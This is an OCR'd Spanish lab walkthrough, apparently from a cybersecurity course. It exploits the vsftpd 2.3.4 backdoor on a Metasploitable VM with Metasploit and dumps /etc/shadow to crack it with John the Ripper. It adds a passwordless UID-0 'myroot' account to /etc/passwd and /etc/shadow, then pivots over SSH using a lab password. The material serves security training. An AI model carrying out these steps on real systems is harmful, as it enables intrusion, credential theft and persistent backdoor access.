
- Una vez encontrado el módulo de ataque, se debe ingresar el siguiente comando en el prompt para utilizar el exploit de la puerta trasera de vsftpd:

msf > use exploit/unix/ftp/vsftpd_234_backdoor



- En el prompt del exploit, se debe definir el host objetivo como la máquina virtual Metasploitable. Para ello, se utiliza el siguiente comando: msf exploit(vsftpd_234_backdoor) > set rhost 209.165.200.235 rhost => 209.165.200.235

Para verificar la configuración del ataque, se debe introducir el comando show options en el prompt: msf exploit(vsftpd_234_backdoor) > show options



- Esto confirma que el módulo está configurado correctamente para atacar la vulnerabilidad de vsftpd en el puerto 21 de la máquina virtual metasploitable con la dirección IP 209.165.200.235.


Parte 3 Ejecutar el ataque: En esta etapa, se utilizará el ataque vsftpd para obtener acceso root a la máquina virtual metasploitable.

- Para iniciar el ataque, se debe ingresar el siguiente comando en el prompt:

msf exploit(vsftpd_234_backdoor) > exploit


- Una vez que el ataque se ha ejecutado, se accederá al terminal de Metasploit Framework, lo que proporcionará acceso root a la máquina virtual Metasploitable desde el host Kali. Se observará que no se muestra ningún indicador del sistema. Para confirmar el acceso root, se debe ingresar el siguiente commando: whoami

El nombre del usuario como se puede observar es del root.




- Para verificar el nombre del host, se debe ingresar “hostname”

El nombre del host es metasploitable




- Para verificar el nombre del host, se debe ingresar “ifconfig”. Este comando mostrará la configuración de red actual del host, incluyendo la dirección IP.



- Para obtener el control total de la máquina virtual metasploitable, el primer paso es mostrar el contenido del archivo /etc/shadow. Este archivo contiene información de las contraseñas en formato cifrado para las cuentas del sistema, así como detalles opcionales sobre la antigüedad de las contraseñas.

Para visualizar el contenido del archivo, se debe ingresar el siguiente comando:


cat /etc/shadow



- Se debe resaltar el contenido del archivo /etc/shadow, hacer clic derecho sobre el contenido seleccionado y elegir la opción "copiar".

- A continuación, se debe abrir un nuevo terminal en la máquina virtual kali e iniciar el editor de texto nano. Para ello, se debe ingresar el siguiente comando:

root@kali:~# nano /root/shadow.txt




- En el editor nano, hacer clic derecho en el espacio en blanco y seleccionar "pegar". Después de pegar el contenido, es necesario eliminar cualquier línea en blanco que pueda aparecer al final, si es necesario. Luego, presionar Ctrl-X para guardar y salir de nano. Se debe confirmar el guardado del archivo y aceptar el nombre shadow.txt.

El archivo /root/shadow.txt guardado se utilizará en un paso posterior con John the Ripper para descifrar las contraseñas de los nombres de inicio de sesión, facilitando el acceso remoto al sistema a través de SSH.

- En el mismo terminal, se debe ingresar el siguiente comando para mostrar solo los detalles correspondientes al usuario root:

root@kali@~# cat /root/shadow.txt | grep root



Se observará que el signo de dos puntos (:) separa cada línea en 9 campos. En el ejemplo de la cuenta del usuario root, root es el nombre de inicio de sesión y 1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid. Es la contraseña cifrada. Los siguientes 6 campos definen las configuraciones relacionadas con la contraseña, como la fecha del último cambio, la antigüedad mínima y máxima de la contraseña, y su fecha de vencimiento. El último campo se reserva para uso futuro.


Para obtener más información sobre el archivo /etc/shadow, se debe escribir man shadow en el terminal.

- Se debe regresar al terminal de metasploit framework en la máquina virtual kali. Se agregará un nuevo usuario myroot a la máquina virtual Metasploitable. Este usuario tendrá las mismas configuraciones de contraseña que root.


Al crear el nuevo usuario, se utilizarán los mismos 9 campos que para el usuario root, pero se eliminará la contraseña cifrada asociada con el usuario root y se dejará el campo de la contraseña vacío. Cuando el campo de la contraseña está vacío, no se requiere ninguna contraseña para iniciar sesión como myroot.

El comando echo añadirá una nueva línea para agregar el usuario myroot al archivo /etc/shadow.

Nota: Es importante asegurarse de que se utilicen dos signos de mayor (>>); de lo contrario, se sobrescribirá el archivo /etc/shadow actual.



- Para verificar que se ha agregado el nuevo usuario myroot al archivo /etc/shadow, se debe utilizar el siguiente comando para mostrar el contenido del archivo Esto permitirá confirmar que la entrada para el usuario myroot se ha añadido correctamente.




Copiar el contenido del archivo /etc/shadow a un archivo de texto nuevo en la VM Kali es necesario porque el archivo /etc/shadow almacena contraseñas cifradas, así como información sobre la antigüedad y caducidad de las contraseñas. Al convertirlo a un archivo de texto, se facilita la visualización y manipulación de los datos. Esto permite utilizar herramientas adicionales, como John the Ripper, para descifrar las contraseñas cifradas y analizar la validez y configuración de las cuentas de usuario.

Si se introdujera el comando cat /etc/shadow > /root/shadow.txt en la consola de metasploit framework, el archivo /root/shadow.txt se guardaría en la máquina virtual metasploitable en lugar de en kali.

- Para permitir que el usuario myroot inicie sesión con privilegios elevados, se añadirá a myroot al archivo /etc/passwd con el mismo número de ID de usuario (UID), el mismo número de ID de grupo (GID), la misma descripción, el mismo directorio de inicio y el mismo shell de inicio de sesión que el usuario root. El signo de dos puntos (:) separa los campos en el archivo, y la x en el segundo campo representa la contraseña del usuario, que se puede encontrar cifrada en el archivo /etc/shadow.

Se debe regresar a la ventana del terminal en la conexión remota a Metasploitable e introducir el siguiente comando para ver la información correspondiente al usuario root:



- Para añadir la configuración correspondiente a myroot en el archivo /etc/passwd, se debe utilizar el siguiente comando echo. Es crucial asegurarse de que se utilicen dos signos de mayor (>>); de lo contrario, se sobrescribirá el archivo /etc/passwd actual.

echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd

Para obtener más información sobre el archivo /etc/passwd, se puede escribir man 5 passwd en el terminal.

- Para verificar que se ha añadido el nuevo usuario myroot al archivo /etc/passwd, se debe utilizar el siguiente comando:

cat /etc/passwd

Esto mostrará el contenido del archivo y confirmará que myroot ha sido agregado con la línea. Con acceso root, el usuario myroot tiene control completo sobre la máquina virtual Metasploitable.

- Escriban exit cuando hayan terminado.

- Presionen intro y escriban quit para salir de la consola de metasploit framework.

Parte 4 Infiltración: Decodificar las contraseñas con john the ripper que es una herramienta utilizada para descubrir contraseñas débiles de los usuarios. En este paso, se utilizará john the ripper para decodificar las contraseñas cifradas.

- En el terminal de la máquina virtual kali, se debe verificar que el archivo shadow esté ubicado en la carpeta /root de la máquina kali.


- En el terminal de la máquina kali, se debe ingresar el siguiente comando para decodificar las contraseñas utilizando john the ripper:

root@kali:~# john --show /root/shadow.txt

Esto mostrará las contraseñas decodificadas.


Copiamos en nano

Después de decodificar la contraseña correspondiente al usuario analyst, se podrá acceder a la máquina virtual metasploitable a través de SSH utilizando analyst como nombre de usuario.




Encontrar el host objetivo: En este paso utilizarán diferentes comandos para encontrar la dirección IP de un posible host en la red interna detrás de la DMZ.

- Establecerán una sesión SSH con la VM metasploitable. Aceptarán la firma digital de RSA si es la primera conexión y deberán introducir cyberops como contraseña cuando se les solicite.




- Verificarán el acceso root en Metasploitable. Utilizarán el comando su -l myroot para cambiar al usuario myroot. Observarán que el prompt cambia de analyst@metasploitable a root@metasploitable.


- Mostrarán el contenido del archivo /etc/shadow.



- Escribirán exit para regresar a los privilegios del usuario analyst.




- Intentarán mostrar el archivo /etc/shadow como analyst y registrarán el mensaje de error recibido.



El mensaje de error es “Permission denied”. Esto sucede porque el archivo /etc/shadow tiene permisos restringidos y solo el usuario root puede acceder a él. Como analyst no tiene permisos elevados, no puede ver el archivo.

- ifconfig para listar todas las interfaces de red en metasploitable.



- ip route para determinar el gateway predeterminado de la red: 209.165.200.226 Establecerán una sesión SSH con la VM Security Onion en 209.165.200.226 (interfaz eth1) como el usuario analyst. Aceptarán la firma digital de RSA si es la primera conexión y utilizarán cyberops como contraseña.


```
analyst@metasploitable:~$ ssh analyst@209.165.200.226
The authenticity of host '209.165.200.226 (209.165.200.226)' can't be established.
RSA key fingerprint is 3a:1d:42:ca:d8:a8:97:1f:fa:e1:52:22:7b:7c:ab:86.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '209.165.200.226' (RSA) to the list of known hosts.
analyst@209.165.200.226's password:
